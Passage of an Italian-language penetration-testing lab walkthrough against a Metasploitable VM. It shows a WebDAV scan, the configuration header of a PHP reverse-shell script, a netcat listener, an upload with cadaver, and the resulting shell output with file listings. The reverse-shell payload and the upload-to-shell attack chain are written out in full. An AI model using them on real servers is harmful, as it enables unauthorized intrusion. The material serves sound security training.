msf6 auxiliary(scanner/http/webdav_scanner) > exploit

[+] 192.168.11.112 (Apache/2.2.8 (Ubuntu) DAV/2) has WEBDAV ENABLED
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

con Kali abbiamo a dispozione il file ***php-reverse-shell.php***, uno script per ottenere una shell inversa su un server remoto.
andiamo a modificare i cambi ***ip*** dove inseriremo il nostro indirizzo della macchina kali, e ***port*** la porta dove ci metteremo in ascolto con ***netcat***

```
GNU nano 7.2                                  php-reverse-shell.php
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// ───────────
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache norma
//
// Limitations
// ───────────
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail
// Some compile-time options are needed for daemonisation (like pcntl, posix).
//
// Usage
// ─────
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.11.111';  // CHANGE THIS
$port = 2323;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

ci mettiamo in ascolto con ***netcat*** sulla porta 2323 con il seguente comando
nc -lvnp 2323 dove:


-l: Abilita la modalità di ascolto (listen mode). Invece di connettersi a un servizio remoto, netcat si metterà in ascolto di connessioni in ingresso.
-v: Abilita la modalità verbose (verbose mode), fornendo informazioni dettagliate su ciò che sta accadendo, utili per il debugging.
-n: Indica a netcat di non fare una risoluzione DNS, ovvero di non tradurre gli indirizzi IP in nomi di host.
-p: Specifica il numero di porta su cui netcat si metterà in ascolto.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 2323
listening on [any] 2323 ...
```

con ***cadaver***, client in linea di comando per webdav, carichiamo il nostro file php.reverse-shell.php

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cadaver http://192.168.11.112/dav/
dav:/dav/> put php-reverse-shell.php
Uploading php-reverse-shell.php to `/dav/php-reverse-shell.php':
Progress: [=============================>] 100.0% of 5496 bytes succeeded.
dav:/dav/>
```

qui di seguito lo script caricato



una volta cliccato lo script netcat ci fornisce le informazioni della macchina collegata in reverse shell

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 2323
listening on [any] 2323 ...
connect to [192.168.11.111] from (UNKNOWN) [192.168.11.112] 42009
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 11:01:22 up 51 min,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                10:12   47:54m  0.05s  0.02s -bash
root     pts/0    :0.0             10:10   51:09m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

digitiamo ***ls -l*** per vedere i file al suo interno

e ***pwd*** per vedere la directory di lavoro

```
sh-3.2$ ls -l
total 129
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13460 Jun  6 10:09 dev
drwxr-xr-x  95 root root  4096 Jun  6 10:09 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 48360 Jun  6 10:10 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 110 root root     0 Jun  6 10:09 proc
drwxr-xr-x  13 root root  4096 Jun  6 10:10 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Jun  6 10:09 sys
drwx------   2 root root  4096 Jun  5 10:18 test_metasploit
drwx------   2 root root  4096 May 31 10:09 test_metasploit2
drwxrwxrwt   4 root root  4096 Jun  6 10:10 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  15 root root  4096 May 20  2012 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
sh-3.2$
sh-3.2$
sh-3.2$ pwd
/
```